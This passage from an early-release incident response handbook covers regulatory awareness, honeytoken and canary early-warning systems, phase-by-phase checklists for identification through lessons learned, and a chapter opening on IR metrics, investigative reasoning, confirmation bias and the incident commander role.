Incident commanders need to be aware of regulatory thresholds and the type of "in scope" data that they govern. As part of IR Preparation, ensure that IR leaders understand what they need to understand how they affect the organization. It is not hard to make significant errors during a data breach. Examples include excessive delay in notification, inconsistencies in impact statements, ensure that your public presence for notification details is professionally developed and written, and be extremely careful of the

financial transactions that executives conduct when between incident detection and throughout breach notification because there should be no hint of insider trading.

- General Data Protection Regulation (GDPR): Requires businesses to protect the personal data of EU citizens.
- Privacy Shield: Regulations that affect how data moves across borders for Switzerland, the US, and the EU.
- Payment Card Industry Data Security Standard (PCI-DSS) controls how credit card data is processed and monitored.
- Health Insurance Portability and Accountability Act (HIPAA) and in particular the Security Rule and Privacy Rule. In particular, what the Designated Record set is.
- Protecting Controlled Unclassified Information in Nonfederal Systems and Organizations (NIST 800-171) governs how Sensitive but Unclassified Information is handled. Sarbanes-Oxley Act of 2002 (SOX) mandates specific practices in financial record keeping and reporting for corporations.
- Gramm-Leach-Bliley Act (GLBA) requires a policy in place to protect the information from foreseeable threats in security and data integrity for financial institutions.
- For those in the education space, the Family Educational Rights and Privacy Act (FERPA) regulates access and disclosure of student education records.

Preparation: Enable Early Warning Indicators

An advanced technique that can be employed is to develop and deploy an “early warning indicator”, which may be called a honeypot, honeynet, or honeytokens. These can be used to redirect an adversary, change behavior of

an automated tool such as a scanner, increase your detection surface, and possibly slow down an adversary.

A canary or honeytokens is a digital decoy such as a URL, a file with auditing enabled on it, artificial records in a database that look normal, an email address that does not point back to an actual user (and never should!), DNS entries that would only be used if a reverse DNS mapping process is done, and any other data element that “looks like it is real”, but is not. These tokens are designed only to be interacted with by an adversary or a malicious insider. A DLP service on an NGFW that has TLS Break and Inspect enabled can be configured with regular expressions that can detect exfiltration of honeytokens or canaries.

An early warning file would be buried deep in the file system under a hidden folder. This canary is designed to catch a tool that exhaustively crawls a file system. On Windows, that file needs a file audit ACL entry and Object Access auditing needs to be enabled on the host to catch the crawler.

A fake Security Access token can be pushed out to Windows systems from a login script. An adversary that understands how to extract SAT's and user credentials from memory such as Mimikatz and its derivatives. This concept has matured into the Domain Controller Enticing Password Tripwire⁸ (DECPT) project. The DECPT server can communicate with deployed agents, which get a unique credential. As a result, the solution can identify which asset was compromised.

As an example, the Active Defense Harbinger Distribution⁹ is loaded with tools that are designed to look like normal services such as Cowrie, a medium interaction SSH honeypot and OpenCanary, a daemon that runs several canary versions of services that alerts when a service is (ab)used. ADHD also has tools to create canary tokens.

To ensure that an adversary, or a malicious insider will reach your EWS entities, ensure that a DNS entry will point to the service IP address, but is not a FQDN that is likely to ever be used by an internal user.

An IP Darknet with a NIDS and active engagement system like deploying LaBrea Tarpit code by Tom Listen can go a long, long way in detecting and slowing the spread of a network worm, and can also detect network scanning. This can quite literally be done with low cost PCs running Linux with a IPtables firewall rule set that denies and logs all traffic, a Suricata sensor, or the Tarpit code itself.

There is also a more sophisticated honeypot you can deploy on any public facing web presence, and in particular on your SSO authentication service site. These are usually embedded in JavaScript code. After an adversary clones your site (done with a crawl) and hosts it on a different domain name, the canary token code will detect that the domain it's being accessed from doesn't match the original domain it was configured for. The detection code causes communication to a site you control. This could be POST or a GET that is not otherwise accessible (not linked in any page), so the only way it would be called is from your site duplicate detection code.

Identification: How Serious Is It?

NIST SP 800-61 names Step Two "Detection and Analysis". BTHb prefers to use the term "Identification", as it agrees with more of the commercial literature. Several chapters are devoted to identification.

NIST also suggests three broad categories for an incident: Functional impact, Information impact, or Recoverability effect. These categories can be used to help guide playbook development for overall incident management.

During the identification phase, be aware that there is a dynamic intelligence loop and process that occurs in a modern attack. For example, the EDR system alerts that an adversary attempted to dump credentials from the Windows LSASS process and it blocked that attack. When the incident handler gets this alert, he may find a particular set of Indicators of Compromise (IoC's) or may recognize a tactic or some other pattern of activity. Some IoC's drive a recent history threat hunt, like a URL, a CN field from a certificate, a FQDN, etc. Others can be used to sweep the

environment with the EDR tool to identify other hosts. From there, a larger set of identified targets is likely to change the scope of the incident.

Table 2-2. Step Two: Identification Checklist

Key Activity	Notes/Tasks
Initial determination, Triage, and Verification	Perform “event” intake by the Threat Detection team or SOC. Gather initial information to determine incident potential, such as asset information, data quality, and environmental awareness. These details are critical to making the decisions at this step. Review recent change history to see if the potential incident can be explained with a system/application change.
Quickly check the “risk object” for other alerts.	As an alert arrives, ensure that there is a method to rapidly determine if there are recent alerts for the risk object. This is the machine name, username, internal IP, and public IP. A single analyst should track and handle the risk object to make the best use of time.
Fully identify related user(s) and metadata.	Often the cause or subject of an incident, ensure that you fully identify the user and/or the affected users based on the alert / case. Ensure that you know their role, job, group membership, and applications they have access to; these are critical to establish proper scope.
Survey event identification sources	Perimeter, DMZ assets, internal systems, line of business applications, cloud service providers, SaaS solutions and any other notification from external sources and local logs.
Establish incident start	A given alert / case may go back months. If adversary activity tripped a sensor but the account they created

Key Activity	Notes/Tasks
date/time.	or remote access tool was installed two months ago, the alert is immediately rescoped to a two month period and the systems that the affected user has interacted with.
Initial data collection: what to gather early	Collect firewall logs, network traces, system state, other logs, system volatile info, memory image. If needed, make a “triage” forensic disk copy for later or parallel analysis. Triage forensics should be quick, while full disk image may interrupt a system and can take many hours to accomplish.
Collect Vital EDR data. EDR often is limited to 7d online.	You may want to automate collecting EDR process and DNS query data for the prior week from the system so you have state for future threat hunts or to understand how malicious activity may have occurred. This could be as simple as run the event and DNS query and save to a CSV, or use a SOAR process and API driven collection to pull that data into case history.
Review security issues identified by data sources and map to treatment plan/playbook.	Decide to proceed if the event may be an incident. For each and every data source that feeds your Sec Ops team, review that data source and classify the condition it identifies. Map those conditions against your playbook model. For example, many systems can tell you about failed logon. You likely don’t need a “failed login treatment plan or playbook per system”, you need to generally know when a failed login triggers a low/medium/high incident response. Ensure, by playbook, SecOps understands when the alert may be an “Incident”. Start IR document or

Key Activity	Notes/Tasks
	/ticket. Initiate collection of immediate data to support IR.
Assignment IH and IC escalation path/process	Assign the Initial handler. When possible, use a team of two. Note details and start time in the IR doc/ticket. IH will determine when and IC is needed, most often based on scope, degree of impact, data breach, or some other severity measure.
Understand the IH process limitations	There is no “one size fits all” process. IRT’s must know “normal” conditions and network activity to find incidents. Recent system and network baselines are very helpful here.
Run through system checklists, but do not insist that the checklist must be explicitly followed	As explained later in this handbook, review the Operating System, network device, system state, and application specific logs for any suspicious activity. Analysis should be guided by checklists to help provide a uniform and consistent response process and cover the bases. IR analysts should look beyond the checklist for other indicators.
Perform internal vs. external system and network activity consistency check	When a system isn’t consistent with respect to its locally <i>reported</i> network activity (netstat), its advertised services (nmap), and it’s observed on network <i>actual</i> activity (tcpdump), the IR team has strong evidence that the incident is serious because something is hiding on the local system (rootkit potential). Netstat vs. network activity vs. nmap scan

Key Activity	Notes/Tasks
	vs. process vs. memory analysis should all “match up”.
Key decisions to identify if the event or alert is an incident (V3)	1. Is the “event of interest” explainable as normal activity? 2. Is the “event of interest” an actual “incident”, meaning does it pass the threshold for the case type? 3. Have you identified the initial point of entry/infection/compromise? 4. What is the severity (usually Low/Medium/High/Critical), which drives the pace of communication, bridge lines, team activation, etc. 5. Does IR watch and learn? If so, how long? Or do we pull the plug after initial system state is collected following the order of volatility (especially memory)? 6. Are there signs of data leakage, theft, or exfiltration? Is there a compliance or regulatory issue involved that prompt an incident declaration? 7. Are there unexplainable system changes like new accounts, groups, group membership, services, startup items (ASEP’s), applications, or system updates? 8. What are your criteria and process to force a system reimage? Here, you want to

Key Activity	Notes/Tasks
	minimize impact the end user / business application.
Identification step exit criteria	The assessment process has determined the event(s) constitutes a real “incident”, therefore activate the IR process and continue.

Containment: Stopping the Adversary

The goal of the containment phase is to stop the malicious activity or the threat actor from continuing to operate inside of your organization’s network or SaaS controlled systems. Containment consists of one or more tactical actions to stop the adversary, malware, or attack itself. As more organizations are embracing cloud or going cloud first with little to no on premises resources, ensure that SaaS/Cloud systems that may have bearing are considered as part of containment. Some example assessment questions to incorporate into playbooks and make containment decisions are listed here:

1. How widely used / deployed is the system, component, platform, or application that is affected?
2. What is the needed uptime or business impact if these systems need to be taken down?
3. What is the value of the system/data to the business process and the impact to the organization if the system is “degraded”?
4. Is it possible to remotely exploit the possible vulnerability?
 - a. Is the vulnerability from a configuration error?
 - b. Or a programming type error?

c. Is there a vulnerability in an underlying library or component?

5. Is there publicly available or reported exploit code or method that can be used against the system to explain the event?
6. Are there *compensators currently* in place (not that can be deployed/used, that are in fact deployed)?

The *type* of incident will determine containment actions taken. Note: As IR staff work through Containment, various discoveries may push further identification cycles as artifacts are found which can rescope the incident.

Note that you should consider operational security (OpSec) because you may be tipping your hand based on how the incident is contained. If you have a true adversary who has “hands on keyboard” or a sophisticated command and control infrastructure, they may change their tactics and techniques. Here, you can easily loop between identification and containment as you discover new IoCs.

MITRE published the RE&CT community driven framework which is focused on a list or inventory of defender containment and response actions that tie to the stages of incident response. It follows the PICERL process as response stages. Each technique under a stage has a unique ID and defines response action. This framework can be consulted to generate ideas, provide a list of possible containments and provide a road map for actions and automations.

Table 2-3. Step Three: Containment Checklist

Activity	Notes/Tasks
Immediate actions to take to stop the adversary. NOTE: be cautious in how you contain as you may not have found all adversary traces and methods for them to return to the environment.	“Stop” the attacker through some form of access control technique. For example, disable affected account(s), contain affected systems with an EDR capability. change account passwords, implement a more secure two factor authentication, implement a router or CSP N/ACL, create/update a firewall block rule, “blacklist” an executable, update a cloud Network ACL or security group. Avoid changing volatile state data or the system state early on. Once volatile information is collected, then system changes can occur based on business priority. You may use a “contain” function in an EDR platform as well. Maintain low profile – avoid any tip off. Avoid “in band” communications!
Validate downtime for containment	Always confirm with the business on downtime windows and how long certain services may not be available during containment operations.
Immediate isolation on the network	System or network segment isolation may be necessary. Pulling the plug sacrifices volatile data and can damage an HD/SSD. Be cautious about damage to applications and databases. Pulling the plug is not the standard today. Rather, collect a memory image, a file system triage image, then targeted shutdowns to avoid data loss are actions to take that minimize disruption. Cloud systems

Activity	Notes/Tasks
	can be isolated by changing the security group assigned to the image. However, cloud application support components like databases or other services, present unique challenges.
On Prem Microsoft Active Directory	With the capabilities afforded by modern attack tools (Mimikatz, Rubeus, and other LSASS credential theft tools), you will need to change the KRGTGT account password twice, with a 10-hour gap between password changes because the KRBTGT account maintains two entries for password history and the default max lifetime for a ticket is 10 hours.
Evaluate longer term actions	If the system cannot be taken offline, many actions are possible. Evaluate and fully documented based on a valid risk-based business case. For example, network monitoring activity can occur in parallel post initial perimeter containment while the IR team continues with the Eradication step and a hardened replacement system is brought online and data is migrated.
Notification Roles Gov't: Public Affairs Officer Corporate: Media Liaison Academic: University media relations office	Various parties may require notification. Internal parties include management, HR, Legal, public relations, system, or business owner who is responsible for the affected system(s). Use caution, depending on type, because the attacker may be an insider, or have <i>direct access to internal communication tools such as email</i>. Always follow “need to know” principle and use out of band communications.

Activity	Notes/Tasks
	Log notifications in the IR document. Remain factual and avoid speculation.
Key decisions Always be aware of the need to rescope and be dynamic as you evaluate the success of containment operations.	1. Do you have a complete understanding of the scope of the incident? 2. Do you understand the adversary's footprint in your environment? 3. What is the case specific best method to stop the threat actor (attacker, data thief, stop their communication channels, arrest malware spread) and control the situation. Requires root cause determination. 4. What is "the plan"? Are there multistage containment strategies, actions or operations? 5. What is the risk of continuing operations? 6. What evidence do you have to prove or disprove the potential for data exfiltration? 7. For any discovered Indicators of Compromise (IoC's), as a check been made of all other networked/remote systems? 8. Can you effectively monitor the affected system(s)?

Activity	Notes/Tasks
Containment step exit criteria	The attackers' ability to affect the network is effectively stopped. Further examination of the network indicates no presence of the attackers' tools, tactics, and procedures. All affected system(s) identified through "sweep the enterprise" processes. Compromised systems volatile data collected, memory image collected, triage image, and possibly disks are imaged for later analysis.

Here are some containment examples:

DoS/DDoS

Control WAN/ISP/Null route by coordinating with upstream ISP or cloud provider. Move Web presence to a DDoS protected Cloud Service Provider.

Virus infection

Isolate (contain) LAN segment/system(s), which may prompt a reimage process. Use an EDR to contain a host or change the VLAN on a switch port.

Remote compromise

Implement firewall rules, collect key state information, update Access Control List (ACL), isolate system (perhaps with an EDR or NAC tool) and change all related account passwords.

Data loss

Curtail user activity, restrict data access to minimize the breach. If user has an elevated account, that will prompt an Identification phase type analysis (rescope). Be prepared for possible breach notification.

System held hostage/ransom

Do you pay, can you recover from backup, identify and remove attacker, and harden? This is an individual org decision. Decide if you will contact LEO.

Website Defacement

Repair, harden, issue requests to search engines to remove clues for attackers, search for web shell evidence.

Internal employee

Monitor, HR, engage Legal, and write a **complete** report.

Domestic Espionage

Evidence gathering with chain of custody support, prepare for a civil tort and support the Legal team.

International Espionage

Gov't support, and special handling for defense contractors are warranted.

Other policy violations

evidence support and engage HR. IR doesn't often "enforce" policy; rather IR will advise Management, HR, and/or Legal.

Eradication: Revert Adversary Actions

Eradication is focused on removing the threat actor, malware, insider, or other malicious user from your network and systems, and then reverting or undoing threat actor actions/changes to your organization's systems.

Table 2-4. Step Four: Eradication

Activity	Notes/Tasks
Root Cause Identification (RCI)	Using identification and containment information, determining root cause, and execution path to remove the attacker.
Determine rootkit /backdoor potential	Rootkits hide their presence on the system by modifying system behavior and state (lying) to analysis tools, system utilities, and the user. Hence, the system is not trustable. If a root kit is suspected, wipe the disk, reformat, and restore from most recent 'clean' backup. Then update the system and applications, patch the OS, and otherwise harden necessary services. Once these steps are completed, return the system to production and monitor it.
Improve defenses by implementing countermeasures	Improve perimeter, DMZ, network, operating system(s), EDR rule, and application(s) based on findings – everywhere.
What is your strategy?	Will the team depend on automated removal, be more deliberate or surgical, take a observe approach, or plan for full system rebuilds?
Perform vulnerability analysis	Perform network wide VA scan. Search for other potential weaknesses and remediate. Follow a high to low priority when fixing vulnerabilities. For cloud assets, you will need your fixed IP's and will need a method to get dynamically assigned IP's and scan them as well. For AWS, the default is

Activity	Notes/Tasks
	five Elastic IP's per account. For Azure, static IP's are limited to 10 by default. Both CSP's support dynamically assigned IP addresses as well.
Investigate codebase	Many orgs have scripts or software they have written, like a custom website or integration software. This part of your infrastructure can be affected by the adversary as well.
Business Issues	The business itself may have significant issues to reverse, such as dealing with fraudulent transactions. It is likely that collected case data can help identify those.
Key decisions	Has the environment been hardened to reduce a potential recurrence? Are all possible methods of data regress / exfiltration monitored?
Eradication step exit criteria	The IR team and the business are confident that network and systems are configured to eliminate a repeat occurrence by the attacker.

Recovery: Back Up and Running

Recovery is focused on getting information systems back up and running in a safe manner. As a corollary, orgs should implement monitoring controls specific to the attack scenario, as an adversary may return. Full recovery is often done as it may be the best way to ensure the adversary is gone.

Table 2-5. Step Five: Recovery

Activity	Notes/Tasks
Validation	Verify logging is operational, the systems, applications, and their databases are operating, no additional signs of compromise. Also, in response to advances in ransomware attacks, assess the validity of the backup system and backup integrity.
Restore operations	Coordinate the restore operation time window with the business.
Initiate Regulatory Reporting	If there is a “material breach” that requires notification, you should start that process during Recovery or maybe earlier depending on the incident timeline and reporting requirements.
Implement Enhanced Monitoring	There are many opportunities to “monitor” the system(s) for repeat events. For example, specific Suricata/Snort IDS rules, OS integrity check tools, increase router logging, configure supplemental system and application logging, or automate a security point system. Also, new alerts within the SIEM system may be created with stronger auditing.
Key decisions	Are there any sign of repeat events?
Recovery step exit criteria	No evidence of repeat events, unusual activity, or incidents. The team has identified root cause and remediated it.

Lessons Learned: Reporting and Follow Up

Note: NIST SP 800-61 uses the term Post Incident Activity in place of Lessons Learned.

Table 2-6. Step Six: Lessons Learned

Activity	Notes/Tasks
Write follow up report, conduct Lessons Learned meeting	Incident Commander or Handler works up full report of the event, reviews with the relevant subject matter experts and business, gain signature on follow up recommendations, and may register a Corrective Action Plan (CAP) depending on the severity. Also: highlight what went well . Staff needs to know that their work paid off.
Revise data audit, detection, alert, and playbook support	It is entirely possible the incident will make a data collection gap clear. Since no incident should go to waste, ensure you capitalize on that to improve data collection, alert generation, and playbook refinement.
CTI is repetitive and has a feedback loop	Investigations may generate new IoC's and IoA's. Check these against ATT&CK for gap detection (was an initial detection was missed?)
Key Decisions	Is management satisfied the incident is closed? (This is not a "blame game" opportunity.)
Lessons Learned Exit Criteria	Management is satisfied the incident is closed. There is an acceptable action plan to respond to operational issues which arose from this incident. For example, more system instrumentation, process changes, logging, or helpdesk procedures.

Incident Driven Countermeasures

Countermeasures can take many forms. They can be an action or procedure, like containing an endpoint with an EDR, implementing logon separation or blocking a given website. They can also be a device, such as adding a network security component. Countermeasures need to reduce the likelihood of an impact, mitigate the effects, improving detection capabilities, Essentially, countermeasures are protective measures taken to counter cyber threats and vulnerabilities.

Activity	Notes/Tasks
Harden as appropriate through a countermeasure with an SBAR (defined in Ch 4).	In response to root cause and the CAP, implement hardening activities for the network. Hardening may require an SBAR development. During the incident candidate countermeasures were likely identified. They should be tested to the extent possible. Update the controls catalog with new or updated identification/protection controls.
Test countermeasures	For each countermeasure you propose, make the effort to test it for effectiveness.
Overcome perception issues - “Perfect Solution Fallacy”.	You may encounter resistance for a particular countermeasure. The perfect solution fallacy is a logical error where a viable solution is rejected because it is not perfectly ideal or does not solve for all aspects of a problem. Solutions must be realistic and something you can implement, not unattainable.
Embrace the “Pareto Effect”.	Also called the 80/20 rule, the pareto effect suggests that 80% of outcomes are derived from 20% of causes or the “Vital Few” (seasoned project managers know this well). Here, if you can easily solve for a maximum impact (the 80%) based on focusing on a small amount of security measures (the 20%). In practice, the ratio is usually a little higher, like 90/10.
Develop a communication	Countermeasures may have end user impact, or IT impact. As they are developed, remember the

Activity	Notes/Tasks
protocol	audience who may be affected, and prepare a communication plan so they understand what is going on and why.

- 1 <https://www.cisecurity.org/controls/cis-controls-list>
- 2 ELT: Executive Leadership Team (SVP/CXO's). SLT: Senior Leadership Team (AVP+/Director+).
- 3 <https://www.cyber.gov.au/resources-business-and-government/essential-cybersecurity/strategies-mitigate-cybersecurity-incidents/strategies-mitigate-cybersecurity-incidents>
- 4 <https://dnssrpz.info/>
- 5 <https://github.com/SwiftOnSecurity/sysmon-config>
- 6 <https://github.com/bakedmuffinman/Neo23x0-sysmon-config>
- 7 <https://github.com/Neo23x0/auditd>
- 8 <https://github.com/secureworks/dcept>
- 9 <https://adhdproject.github.io/#!/index.md>. Black Hills InfoSec has some exercise walkthroughs on the ADHD site as well.

Chapter 3. IR Skills and Practices

A NOTE FOR EARLY RELEASE READERS

With Early Release ebooks, you get books in their earliest form—the author’s raw and unedited content as they write—so you can take advantage of these technologies long before the official release of these titles.

This will be the 3rd chapter of the final book.

If you’d like to be actively involved in reviewing and commenting on this draft, please reach out to the editor at jleonard@oreilly.com.

There are a wide variety of skills, techniques, and practices that support incident response, which is the focus of this chapter.

Finding Metrics That Matter

A security metric is a quantifiable standard of measurement that describes the status of systems and processes. For Incident response, metrics should focus on various objectives that help to inform decision making and show how to improve over time.

For example, security operations and incident response depend on data (raw input) that yields information (processed and analyzed) so that in context an adverse condition is recognized as an alert. Given this, one metric could be “Percentage of enterprise applications that report authentication data to the SIEM”. The higher this is, the better SecOps can detect an issue and determine if there is an incident.

Incident Response Metrics

There are several metrics that matter when it comes to incident response and management. Incidents are often traced back to an initial compromise, but there is more to the story. There is usually a precursor event that happens minutes to weeks before a compromise. For example, a user may have installed a web browser extension months ago, and at some point, it becomes an avenue for intrusion because the source code repository was compromised¹. A user may have received email overnight at 2:01 AM, but they don't click until 9:03 AM.




Figure 3-1. Figure Incident Response Metrics and Timeline

Time to Data Availability measures how long a source event needs to get into the SIEM platform. In some cloud service providers, this can be anywhere from 15 minutes to 24 hours, Windows event collection can be

minutes, syslog feeds almost as the event happens, or the schedule of a database pull.

Next is the Time to Alert. Depending on how the SIEM alerting architecture is built, it may take several minutes to a few hours for a set of events to generate an alert. As an example, in a Risk Based Alerting (RBA) model, you may not generate an alert if a user fails to login at two different times – in the morning and after lunch. But if you add a risky MFA authentication in the morning and then more login failures at noon, that may rise to the level of an alert because the constituent events reach a threshold. RBA architecture may also fire if a given system generates three or four low level alerts in a 24-hour period.

After the alert is generated to the SOC, there is a lag time when there is an alert and a SOC analyst accepts it and starts working a case, or Time to SOC Detection. SOC analysts work tickets, may collect some initial or supplemental data to rule the alert as an incident or something else.

After the SOC analyst completes their work and moves the alert to incident status you can measure Time to Declare an Incident. Now here, it is *very important* to determine what you are measuring as the incident generating event. There are several methods where a notification can arrive to Security Operations and the Incident Handling function, and uncovering the actual root cause and genesis events may take a while. For example, you may have a service desk ticket about a transcription bot joining as a phone number or user in a collaboration call tool (Teams, Zoom, WebEx, etc.). It could take a while for that ticket to reach a SME, who may attempt to resolve outside of the IR function, and they may then raise the alarm condition.

There are many other measures relevant to IR. For example, how long does it take to recognize lateral movement, how long does it take to sweep the entire enterprise with your EDR or some endpoint management system to look for an IoC at the 90% and 98% coverage level, or build and execute searches to retro threat hunt for the past 30 or 60 days. Another important measure is the time to containment for incident types. Some incident types require a rapid containment decision, such as evidence of hands on

keyboard adversary activity. As your program matures, collecting these times provides insight into how quickly your team can respond to an incident. For more formal coverage, see Blue Team Handbook: SOC, SIEM, and Threat Hunting.

Golden Rules of IR Metrics

There are several “Golden Rules of Metrics”. First is an adaption of the famous quote by William Cameron from “Informal Sociology”, written in 1963. The adapted version is “Not everything that counts can be measured, and not everything that can be measured actually counts.” As applied to IR, measuring how well the team executes makes a difference when it can lead to improvement. If not, the metric has low value, and likely isn’t worth the time. The second comes from “11 Strategies of a World Class SOC²” on page 315. The statement is “That said, not all measures are good, and all too often, KPIs can drive undesired outcomes and behaviors if they are not thoughtfully utilized.” The essence of this statement as expressed in the following pages is to ensure that your metrics do not cause or drive negative behavior in the security operations and incident response teams and how they operate. Rather, focus on service delivery and avoid hasty response, closing tickets before fully executed, open/close activity, and other bad behaviors.

Improving Investigations

Analysts at every level need to be both clear and deliberate while they are investigating an incident. For example, be willing to ask “why” multiple times as a cognitive prompt. Toyota pioneered this model, with the purpose of drilling into the symptoms of a problem (or, in this case, an alert) to get to the underlying causal factor. In effect, the analyst or incident handler keeps peeling back a layer in the onion by asking “Why” to identify if there is a fundamental problem, explainable issue, or an actual incident.

Research by Dr. Chris Sanders which can really affect how your organization builds playbooks and performs DFIR activities. Dr. Sanders studied how DFIR teams respond to an incident and their decision-making criteria. Dr. Sanders summarized these results in his doctoral dissertation³:

1. Be aware of the intention of evidence⁴. Intentional information, or data created purposefully with the intention of auditability is easier to use for alert/event investigation as it is created by a developer to support a specific event/condition. In contrast, unintentional information, or raw event type data from other processes is more difficult. Be aware of what both mean and how they can support the incident timeline and benefit the analyst.
2. Analysts who focus on execution analysis first derive conclusions faster than those who focus on network traffic analysis.
3. The better or more specific the investigative question, the better the result. For example, “How did this event occur?” because preceding questions helps to find other malicious activity.
4. Investigative paths that seek to disprove the alert with multiple data sources resulted in faster case resolution.
5. Fast failures, or being able to quickly determine that there is a lack of data for a line of investigation will allow an analyst to draw a conclusion and pursue another line of investigation as quickly as possible.
6. Each path of investigation has impact on the analyst because the analyst must “context switch” if a path fails.
7. Analysts forced to use data sources they are uncomfortable with may fail to recognize they need additional context, which may push the analyst to drop a line of investigation and may limit their ability to form a proper investigative question.

The Alexiou Principle

Forensic and other incident handlers should understand The Alexiou Principle⁵, with the earliest article written in 2009. Mike Alexiou advises that each investigation should seek to answer four main questions:

1. What question are you trying to answer?
2. What data do you need to answer that question?
3. How do you extract that data?
4. What does that data tell you?

Cases and incidents rarely have one single question; rather they have many, such as “what was the root cause”, “how far did the adversary get”, “what other systems or users may be affected”, and “how long ago did the event occur?” From there, the incident handler can determine what data sources answer these questions and how to retrieve the data that supports them. Make sure that you understand what the question is so you can formulate one or more questions for the system SME’s. Then the next step is to extract the data and in particular the time and time zone when the source system recorded supporting data. It is important to show the work involved in producing this data (as it may be questioned at some point in the future). At this stage it is vital to understand what the data tells you and how to interpret it. Data should not be forced to fit a hypothesis or theory; it should speak for itself. You do not want to misinterpret the data⁶.

Externalization

Several other disciplines use externalization. In the incident response context, the Incident Commander (IC) or Incident Handler (IH) should externalize the case by writing down timestamped notes as the case unfolds. There are two timestamps. First, there is the time of the event occurrence which is “when something happened”, in UTC. Second, there is the time of discovery, which is when a system or an analyst found data that is relevant to the incident. Both times are used in calculating downstream metrics for

the incident management process. IC/IH need to keep a few objectives in mind so that someone else who is familiar with the systems involved can follow their work again and achieve the same result. Rereading notes and conclusions take very little time, as does putting notes and information in a timeline. There is a saying in IR: “if you’re moving too fast to make notes and write things down, you’re moving too fast.”

Control your Theories

As an analyst responds to an alert they may develop a theory of the root cause, what the user did, or how the adversary is attempting an attack. From here, the concern is that the analyst may only seek out and collect information or evidence that supports that theory, rather than following up on what the data tells us. Be alert for that condition – and work to fight it. Avoid ignoring other data sources, explore possibilities. If you find yourself rejecting evidence that supports your early theories, make sure to challenge yourself. This isn’t easy, our brains prefer to work on the first theory once it has taken root.

Be Aware of Confirmation Bias

People have a tendency process information they receive and look for or pull-out details which are consistent with their existing beliefs. This is known as *confirmation bias*, and it can affect decision making in an unintentional manner. The more the issue is highly important to the person, or self-relevant, the more likely confirmation bias can manifest.

Confirmation bias can be recognized. At the triage and initial investigation phase, the analyst makes an early call with limited evidence, and then then only looking for supporting evidence while other evidence that conflicts with their initial assessment is ignored or explained away. You can also see “template analysis”, which can be enforced by strictly following a playbook or checklist. As analysts grow in their skills, they should develop discernment and have the latitude to branch out. When it comes to data collection, confirmation bias reveals itself by cherry picking specific pieces

of evidence, prioritizing one data source over another that may either prove or disprove the alert, or a forensic clue that disproves initial hypothesis. When it comes to root cause investigation, confirmation bias shows up when only a single attack path is used despite indicators or evidence that suggests an alternate.

One particularly dangerous sign of confirmation bias is “solution or countermeasure confirmation”, which is implementing containment measures based on assumed attack vectors without validating effectiveness of the containment through some sort experiment (even a minimal one).

Confirmation bias also shows up in team dynamics. You may observe an echo chamber effect or validation without any independent analysis, accepting an expert’s opinion without any question, or satisfying an organizational expectation rather than following a promising evidence line. Selective reporting of findings reports or modifying investigation notes to support a conclusion are also indicators.

Be aware that an analyst may see an alert many times, but the root cause is not the same in the current alert or incident. An unwillingness to look at other causal factors or form and test alternate hypothesis is a symptom of confirmation bias.

Follow Scene Safe

In some cases, an incident handler may need to make a point to collect information with minimal risk to themselves. As your organization thinks through IR processes, look out for conditions that put a human at risk and define a path to collect information with minimal risk to the analyst. As an example, consider the need to collect a triage or full disk image from a subject who is known to be hostile in the workplace and has engaged in threatening behavior and is known to clear their browser history. You could collect the image with a remote tool, visit the machine overnight at 1 AM to spend a few hours collecting a disk image, or you could suspend the subject (and there are undoubtedly other scenarios).

The Incident Command Role

You won't find a linear recipe for IR. Instead, what usually occurs is multiple team members at various levels investigating alerts or processing data that may or may not be related to a specific incident. To coordinate various workstreams, an *incident commander* (IC's) is nominated to manage all aspects of the incident. IC's lead response, establish priorities, run calls, make critical decisions, reach out to numerous SME's, provide updates to management, and keep everyone on track.

The incident commander:

1. Is the primary source of truth that understands the business impact of the incident and communicates on behalf of Security Operations. The IC is supported by one or more IH/IR Leads who are technical SME's for the technical elements of the actual incident.
2. Brings order to the chaos that can be an incident through conference calls, email, 1:1, and manages overall response while they keep the collective team "on task".
3. May supervise a response task, or function as a "Mini PM" to ensure response tasks are completed.
4. Runs Interference with all levels of the business (and IT, and Cyber) such as application owners who do not want to devote significant resources to assist the investigation, upper management who are asking for significant effort to expended or will not devote attention to high severity issues, and many others.
5. May schedule and run the Lesson Learned phase and partners with leadership and may develop a SBAR for a countermeasure.

